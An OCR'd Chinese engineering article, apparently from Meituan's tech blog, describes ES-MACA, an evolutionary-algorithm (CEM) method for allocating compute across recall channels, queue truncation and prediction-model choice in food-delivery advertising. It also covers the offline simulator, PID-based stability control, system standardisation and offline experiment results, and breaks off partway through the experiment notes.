



## 2.2 挑战分析

外卖智能算力第一期中，我们针对外卖广告场景，在 DCAF 方案的基础上进行了一系列探索和改进，并初次进行了模型弹性分配的尝试，取得了不错的收益。近年，阿里 CRAS[3] 方案给出了一种应用于预排、粗排和精排队列联合优化的联合最优算力分配线性规划方案。从弹性动作的分类来看，该方案以一种优雅的方式解决了三个弹性队列的联合优化问题，CRAS 通过一些数据分析和合理假设，将原始问题拆解为三个互相独立且相似子问题，然后分别对三个子问题进行求解。

但是已有方案是基于线性规划方案的，且仅关注一个或多个**弹性队列**优化问题，在面对非弹性队列动作组合，如弹性通道和弹性模型时，方案无法直接迁移。特别地，在约束条件或优化目标发生变化时，线性规划方案需要重新对特定业务问题进行建模和求解，需消耗大量的人力；此外，目前已有线性规划方案的问题建模和求解过程中往往包含一些业务数据相关的强假设，这些假设在新的业务上可能难以满足，这进一步使得已有方案难以拓展迁移到新的业务问题上。

由于外卖场景的 LBS 限制，外卖广告的候选队列相对非 LBS 电商场景较短，不需要经过复杂的预排 – 粗排 – 精排的过程。在全链路上，我们更关注召回通道、精排队列长度、精排预估模型等模块的算力分配，这些模块其实对算力更加敏感。




迭代路径

整体来看，美团外卖广告场景全链路最优算力分配的挑战主要包括以下两个方面。


## 通用化问题

- **挑战点**：已有方案与业务耦合过重，一方面，在约束条件或优化目标发生变化时，线性规划方案需要重新对特定业务问题进行建模；另一方面，对特定的业务线，往往需要根据业务数据特性增加一些强假设。外卖广告目前包括十余条业务线，每条业务线中又存在多个算力决策场景，若对每条业务线的每个场景都单独建模，人力成本巨大。
- **应对思路**：采用通用解决方案并沉淀为基础通用能力，为广告业务的不同算力决策场景赋能，降本增效。

## 序列决策问题

- **挑战点**：在全链路算力分配时，多个决策模块之间互相耦合，共同对影响当前流量的最终算力和收益。如下图所示，前置动作决策后，需要跟真实环境交互

才能获取动作决策后的交互结果，模块之间涉及到系统状态转移，需要在最后一个决策模块完成决策后才能获得流量收益，这使得我们难以通过常规方式建模。




- **应对思路**：在全链路最优算力分配问题建模过程中，增加系统在各链路上的“状态”转移过程，后置模块根据前置模块的决策结果和请求状态进行决策。

综合考虑以上两个问题，我们将外卖广告全链路最优算力分配问题建模为多阶段决策问题（每个决策模块对应一个决策阶段），按时间顺序依次决策召回方案、截断队列和预估模型。每个阶段中，由 Agent 与环境交互和决策，Agent 参数可使用进化算法或强化学习求解。

全链路算力分配过程可建模为马尔科夫决策过程（Markov Decision Process，MDP）或部分可观测马尔科夫决策过程（Partially Observable Markov Decision Process，POMDP）。如上图所示，状态转移发生在相邻的两个阶段之间，各阶段分别有不同的候选动作（如召回策略，截断长度和预估模型编号等），Reward 则在最后一个阶段动作执行后通过系统反馈获得。

我们可以收集在线日志数据，使用离线强化学习（Offline RL）求解 Agent；在不担心线上收益受损的情况下，也可以使用在线强化学习（Online RL）求解 Agent。但由于业务场景复杂，各阶段算力约束难以统一，不管是离线强化学习还是在线强化学习，都面临多阶段强约束难以建模和求解的问题。

而进化算法作为一种应用广泛、鲁棒性强的全局优化方法，有以下优点：


- **避免局部最优**：进化算法参数搜索过程具有一定的随机性，不易陷入局部最优；
- **可并行化**：进化算法参数搜索过程可并行，可缓解评估过程耗时问题；
- **应用广泛**：进化算法可以能够处理不连续、不可微和非凸优化问题，且不需要过多先验知识；
- **简单易用**：一些进化算法，比如交叉熵方法（Cross-Entropy Method，CEM）可以优雅地解决各种约束问题，不需要直接求解约束问题。

进化算法能很好地解决外卖广告场景中的问题，既容易扩展到其他业务线，又能非常方便地建模各种决策问题。因此，本期我们选择进化算法来求解外卖场景全链路最优算力分配问题。在后续工作中，我们会尝试使用强化学习方案求解。

如本节迭代路径（图）所示，我们在 1.5 期中尝试了基于进化算法的单动作算力决策方法 **ES-SACA**（Evolutionary Strategies based Single-Action Computation Allocation），验证了进化算法在算力分配场景的有效性。接下来，本文主要介绍基于进化算法的多动作算力决策方法 **ES-MACA**。

## 3. 方案设计

为了实现广告系统全链路上的最优算力分配，我们设计了如下决策方案：




**离线训练**：随机选择决策 Agent 参数，批量回放历史流量，Agent 与广告投放模拟系统进行交互，完成状态转移过程。根据系统返回的 Reward 优化决策 Agent 参数，最终输出离线最优 Agent 参数，并同步到线上。


**在线决策**：对于线上单条请求，使用离线最优 Agent 与线上系统进行交互和决策。

在本期中，我们使用进化算法求解 Agent 参数。进化算法参数寻优的核心是组合动作价值评估，由于涉及到状态转移过程，组合动作价值评估不再是一个简单的监督学习问题，Agent 需要依次与系统交互并执行决策动作，直到最后一个阶段的动作完成时才能从系统中取得收益。一种简单的方案是让 Agent 在线学习，与系统交互的同时优化自身参数，但在线学习会影响业务收益，这对我们来说是不可接受的。为了解决这个问题，我们通过构造广告投放模拟器，模拟线上广告系统环境，由该模拟器与 Agent 进行交互，并反馈收益（Reward）。

## 3.1 全链路最优算力决策


### 3.1.1 问题建模

根据外卖广告的投放场景，我们基于进化算法对整个问题建模如下：




- **状态**：上下文特征，请求队列特征等（后置决策模块的状态依赖前置模块的决策，比如弹性通道的决策直接影响了弹性队列时队列长度）。
- **动作**：在不同阶段定义不同。
  - 弹性通道：召回动作，一维向量 $(a_1, a_2, a_3, ...)$,$a_i \in 0,1$表示是否该通道是否召回。
  - 弹性队列：截断长度，整数值。
  - 弹性模型：模型编号，整数值。
- **Reward**：收益目标为业务收益，为了保证求解参数符合算力约束条件，在 Reward 中添加算力约束条件。对于越严格的约束条件，算力系数$\lambda_n$越大。

### 3.1.2 离线参数求解




离线参数求解主要分为进化算法参数寻优和 Reward 评估两个模块。

- **参数寻优模块**：实现通用的进化算法寻参流程，负责参数初始化、参数评估（依赖 Reward 评估模块）、参数采样和参数进化等过程，并最终输出最优参数。
- **Reward 评估模块**：根据指定 Agent 的具体参数，批量回放线上流量，让 Agent 与环境进行交互（离线仿真），最后根据交互结果预估当前参数对应的收益。

### 3.1.2.1 参数寻优


参数寻优模块使用进化算法求解参数。本文以 CEM 为例，对参数求解过程进行详细讲解：




1. **参数初始化**：初始化参数均值和方差，根据指定的均值和方差随机采样 N 组参数。
2. **Reward 评估**
    - 离线仿真：回放流量，让当前参数对应的 Agent 与离线模拟器交互，完成状态转移过程，在所有模块决策完成后，离线仿真模块输出回放流量交互结果。
    - 收益预估：根据回放流量交互结果，预估当前交互结果下的期望收益。
3. **参数挑选**：按照参数合并流量期望收益，挑选使得所有流量整体收益最高的 Top-K 组参数。
4. **参数进化**：根据 Top-K 参数，计算新的参数均值和方差。
5. **参数采样**：根据新的均值和方差，重新采样 N 组参数，并跳转到第二步，直到参数均值和方差收敛。

**Tips**：NES 方案在本场景中效果不如 CEM，原因是 NES 对带约束问题（特别是多约束问题）Reward 设计要求过高，在真实场景中难以求解到严格满足约束的参数。

### 3.1.2.2 Reward 评估




离线 Reward 评估流程：在离线训练时，对于选定的 Agent 和历史流量。

- Step1：模拟器构造流量初始状态特征，并反馈给 Agent。
- Step2：Agent 根据模拟器给出的流量状态特征进行召回通道档位决策。
- Step3：模拟器按照 Agent 给出的召回决策结果进行队列召回，并将召回结果反馈给 Agent。
- Step4：Agent 根据召回结果及初始流量状态进行队列长度决策。
- Step5：模拟器按照 Agent 给出的队列长度决策结果模拟截断操作，反馈截断后的队列状态给 Agent。
- Step6：Agent 根据截断队列进行预估模型编号决策。
- Step7：模拟器根据模型编号决策给出广告列表集合以及决策相关特征。
- Step8：将离线模拟的广告列表结果输入收益预估模型，预估每条请求对应的离线收益。
- Step9：统计整体流量的 Reward，作为当前 Agent 策略的评估结果。

### 3.1.2.2.1 离线仿真


**在线环境交互面临的困境（离线仿真的必要性）**：理论上，决策 Agent 与在线环境交互能获得最真实 Reward（收益）反馈，但直接利用在线流量探索会导致以下问题：

- **在线收益损失**：在线探索 Agent 收益的过程是有损的，特别是在策略学前期，策略决策几乎是随机的，线上算力约束和收益都无法得到保障。
- **流量利用率低**：Agent 学习往往需要几十甚至上百轮的训练，每轮训练中又包含多组可行参数，为了积累置信的流量数据，每组参数的流量不能太少，总体来说训练时间和效率将是难以接受的。

**离线仿真的最终目标**：复现线上交互逻辑和收益反馈。

- **基本思路**：虽然无法完全复现线上的复杂环境，但参照线上环境交互逻辑，可以通过离线广告系统模拟器在效率和准确性之间做一个取舍。
- **其他模块**：为了达成这个目标，对于特定的广告队列信息，我们可以使用有监督学习模型对其流量 Reward 进行预估。

**离线仿真 + 收益预估解决方案**：




- **线上随机探索流量**：在线留下少量随机探索流量，随机决策每个阶段的候选动作，同时记录流量日志和线上系统的交互结果。
- **离线仿真系统**：对历史流量日志，仿照线上逻辑，模拟召回，队列截断、粗排 CTR 预估等逻辑生成离线交互结果。
- **收益预估**：作为离线 Reward 评估的核心模块，收益预估决定了参数的进化方

向，我们将在下一节对收益预估方案进行详细介绍。


### 3.1.2.2.2 收益预估

#### 目标和挑战点

- **目标**：基于线上空白流量和随机探索流量，预估请求在不同动作下的期望收益。
- **挑战点**：不同于传统广告中“用户 – 广告”粒度的局部链路 CTR、CVR 以及 GMV 预估任务，本文是请求粒度的全链路收益预估，包含了请求曝光、点击、下单（转化）的整个过程，问题更加复杂，特别是面临数据稀疏问题。
  - 数据稀疏问题：由于建模链路较长，在用户转化数据非常稀疏的情况下，大部分流量都没有转化动作发生（意味着商家收益为 0）。

#### 模型预估方案

- 模型设计
  - 考虑到商家收益数据过于稀疏，曝光、点击数据则较为稠密，同时考虑到曝光（平台收益）、点击、下单（商家收益）等行为是强相关的行为，本次预估方案使用多任务模型联合建模。
- 特征工程
  - 将各阶段的特征离散化后通过 Embedding 加入模型中。
  - 根据不同队列长度下的流量数据分布情况，将队列长度等特征进行人工分桶再通过 Embedding 加入模型中。




### 3.1.3 在线决策

对于线上单条请求，使用离线最优 Agent 与线上系统进行交互和决策。和离线评估流程一致，依次按照如下流程执行决策过程：

- Step1：系统反馈流量初始状态至 Agent。
- Step2：Agent 根据系统流量状态进行召回通道档位决策。
- Step3：系统按照 Agent 给出的召回决策结果进行队列召回，并将召回结果反馈给 Agent。
- Step4：Agent 根据召回结果及初始流量状态进行队列长度决策。
- Step5：系统按照 Agent 给出的队列长度决策结果执行截断操作，反馈截断后的队列状态给 Agent。
- Step6：Agent 根据截断后队列状态进行预估模型编号决策。
- Step7：系统按照 Agent 给出的模型编号调用预估服务。

## 3.2 系统建设




在智能算力第一期中，我们已经完成了以决策组件为核心，以采集、调控和离线组件为支撑的智能算力系统基本建设。在本期中，我们围绕着从单动作局部最优决策扩展

到多动作组合最优决策的核心需求。在系统建设上，除了多动作组合最优决策的基本能力建设外，更关注的智能算力系统的稳定性和通用性建设，从而支撑智能算力系统在外卖广告全业务线的全面应用。

### 3.2.1 决策组件 Agent

决策组件 Agent 作为智能算力系统的客户端，嵌入到广告投放系统中各个模块，负责系统流量算力的分发决策。在本期中，我们主要在决策能力上进行了轻量化、精细化迭代，以及相关能力的标准化建设。

**在决策能力上**

**建设轻量的多动作组合决策能力**：我们基于进化算法实现了轻量的多动作组合决策能力，进化算法相关前文已经介绍，这里主要介绍下轻量化。

- 为什么需要轻量化：在广告投放系统中，对于线上的时延要求非常严苛，在多动作下需要进行序列决策，决策次数理论上等于决策动作的数量，因此智能算力决策必须在效果不降（或微降）下尽可能的轻量化，才能满足线上 RT 要求。
- 如何建设：(1) 模型本地化，减少网络时延，这个也是将决策能力封装到 SDK 而不是建设模型决策服务的主要原因。(2) 模型轻量化，通过特征工程工作，尽可能地减少特征数量，减少在线特征处理的性能压力。(3) 决策并行处理，决策动作尽量和线上已有流程并行处理，减少整体链路耗时。
- 轻量化效果：多动作组合决策相对单动作决策，广告链路耗时：TP99+1.8ms、TP999 +2.6ms，满足线上 RT 要求。

**建设精细化的系统状态反馈控制能力**：我们基于系统状态的实时收集和 PID 反馈控制算法，对算力档位参数进行微调，实现广告投放系统在动态算力分配过程中的稳定性保障。

- 为什么需要精细化：在广告投放系统中，稳定性非常重要，从单动作决策到复杂的多动作决策，智能算力决策的参数档位越来越多，对系统稳定性影响也越来越大，粗粒度的系统状态反馈控制已经无法保障系统稳定。在第一期弹性队

列方案中也出现过稳定性调控异常的情况，在只依据粗粒度的整体集群系统状态数据进行稳定性调控时，会偶发单机性能异常引起整体集群状态变化剧烈，导致算力调控不稳定。

- 如何建设：一方面是系统状态数据的精细化，数据粒度从集群细化到机房和单机，同时数据指标支持细粒度的自定义扩展。另一方面是系统调控目标和策略的精细化，调控目标从集群的整体稳定细粒度到机房和单机稳定，我们将系统状态实时反馈控制的最小单位定义为一个调控器，对于每一个调控目标，需要一个或一组调控器支持。另外，为更好地支持单机粒度的反馈控制，我们将系统状态反馈控制能力从调控组件迁移复用到了决策组件，决策组件可以通过容器信息读取和拦截的方式，直接采集部分单机粒度的状态指标，并将调控结果作用到嵌入的机器，形成闭环调控；单机粒度的反馈控制不再强依赖采集组件的链路反馈，系统状态反馈的时延，也从秒级降低到了毫秒级，极大地提高了反馈控制的准确性和效率。

**在标准化建设上**

在多动作组合决策下对在线决策有了新的要求，一方面需要考虑通用性，做好基础能力沉淀，另一方面需要和上层业务减少耦合，从而赋能更多动作和业务场景；同时外卖广告工程架构已经完成了阶段性的平台化建设[4]，其中标准化是平台化建设的基础，因此智能算力决策组件分别从功能、数据、流程上进行了标准化建设。智能算力的标准化建设，对智能算力从单动作决策到多动作组合决策再扩展到各大业务场景（点—> 线—> 面）的全面建设，具有重要意义。

- 功能标准化

  我们将最小不可拆分的功能单元抽象为 Action，在智能算力决策链路上的 Action 主要有：实验、特征拉取、特征计算、词典处理、参数处理、DCAF 决策、ES-MACA 决策、系统状态反馈控制、日志收集、监控等。通过 Action 的复用和扩展，提高在新动作场景和业务线上的接入效率。

- 数据标准化

  在广告工程平台化建设中，使用上下文 Context 描述 Action 执行的环境依赖，包含输入依赖、配置依赖、环境参数依赖等。在智能算力在线决策中，我们在广告基础 Context 下扩展了智能算力 Context，封装和维护智能算力的环境依赖，主要包含标准化的输入输出、决策特征、决策参数、决策策略等，Action 间基于 Context 实现数据交互。

- 流程标准化

  业务的调用流程是完成功能和数据的组合，统一的流程设计模式是业务功能复用和提效的核心手段，我们基于平台化建设的管理平台和调度引擎，通过对 Action 的可视化拖拽，实现了智能算力功能的 DAG 编排和调度。

### 3.2.2 采集和调控组件


采集组件负责实时采集广告投放系统的状态数据，并进行标准化预处理，调控组件一方面依赖状态数据实现对整个系广告投放统状态的实时感知和系统模块粒度的算力调控；另一方面作为智能算力系统的中控服务，负责智能算力系统的系统管理，包含业务管理、策略管理、动作管理以及元信息管理等。

我们将系统状态实时反馈控制的最小单位定义为一个调控器，对于每一个动作决策，会涉及一到多个模块的算力变化，而每个模块的算力变化会带来多个数据指标的变化，因此对于一个动作可能需要配置多个调控器。从单动作决策扩展到多动作，这些调控器的数量会越来越多，如何提高对调控器的管理和接入效率，是一个关键问题。这里我们主要进行了异构数据标准化、调控流程通用化建设，基本实现了新调控场景的配置化接入，无需开发和发版。

**异构数据标准化**

采集组件有多个异构数据源，包含来着美团监控系统 CAT 上报的业务数据、Falcon 收集的机器指标数据，还有部分决策组件上报的数据。经过对数据格式和内容的分析，我们首先将数据以系统模块 Appkey 进行划分，Appkey 之间数据独立，同时从

数据类型（Type）出发，把数据分为业务指标（Biz）和机器指标（Host）；从数据维度（Dimension）出发，把数据分为集群粒度（Cluster）、机房粒度（IDC）、单机粒度（Standalone）；具体的指标（Metric）包含 QPS、TP99、FailRate、其他扩展指标等。





**调控流程通用化**

有了异构数据的统一表达，我们就可以设计通用的调控流程，我们以 ProductId 作为调控业务场景的唯一标识，以 ControllerId 作为调控器的唯一标识，一个 ProductId 映射一组 ControllerId，每一个调控器 Controller 包含输入指标、调控策略、策略参数、输出结果。通用的调控过程为：获取配置的输入指标、调控策略，基于不同的调控策略选择不同的策略参数，执行该调控策略得到对应的输出结果。

另外，我们对调控器的调控效率和稳定性进行了优化。在外卖的双峰流量场景下，在非高峰时段，PID 算法的累计误差容易积累过大，导致到了高峰时段调控周期长，系统状态反馈调节慢；同时也存在系统抖动或数据毛刺产生的不必要调控的情况。

基于此，我们采用了滑动窗口准入准出的机制，来提高效率和准确性。如下图所示，我们对于每一个调控器，维护了一个系统指标的滑动统计窗口，当连续 M 次系统指标达到了 PID 目标值 T- 设置的阈值 P，该调控器才成功准入，误差开始累计；同时当连续 N 次系统指标低于 PID 目标值 T- 设置的阈值 Q，该调控器成功准出，累计误差清零。




### 3.2.3 离线组件

离线组件负责离线模型训练和参数求解等任务，主要包含样本收集、模型训练和参数求解三个部分。

- **样本收集**：在线上流量中，留出少量随机探索流量，随机决策召回通道、队列长度以及不同预估模型，同时将随机动作以及系统交互数据落表。
- **模型训练**：离线处理随机流量日志，生成训练样本，训练收益预估的 DNN 模型。
- **参数求解**：在 CEM 求解过程中，对于给定的策略，模拟线上交互环境生成流量请求信息，然后使用收益预估模型预估当前广告队列的收益，从而实现 CEM 策略评估。

# 4. 实验

## 4.1 实验设置

**系统算力容量的选取**

算力容量指标选取和第一期一致。一方面，为了保证线上系统能根据实时流量快速调整，仍选择 15min 作为最小的调控单元；另一方面，离线模拟选用的系统容量为过去一周的午高峰流量算力。

**Baseline 选取**

选取无智能算力（固定决策）的流量作为对照组。

**离线仿真模拟器——流量价值预估**

使用过去 14 天非实验组数据作为训练集，进行两阶段训练（一阶段全流量训练，二阶段随机探索流量训练），使用当日随机探索流量作为测试集。

**离线参数求解**

外卖场景中，同环比流量变化趋势基本一致，我们通过重放过去一周流量，离线计算每个时间片内（15 分钟为一个时间片）最优参数并存储为词表。

## 4.2 离线实验

| – | Reward |
| --- | --- |
| Baseline（系统算力容量 =C） | +0.00% |
| **仅弹性通道**（系统算力容量 =C） | +1.x% |
| **仅弹性队列**（系统算力容量 =C） | +3.x% |
| **仅弹性模型**（系统算力容量 =C） | +1.x% |
| **分模块最优**（系统算力容量 =C） | +5.x% |
| ES-MACA（系统算力容量 =C） | +5.x% |

实验说明：

- **Baseline**：算力 C 下的固定决策结果。
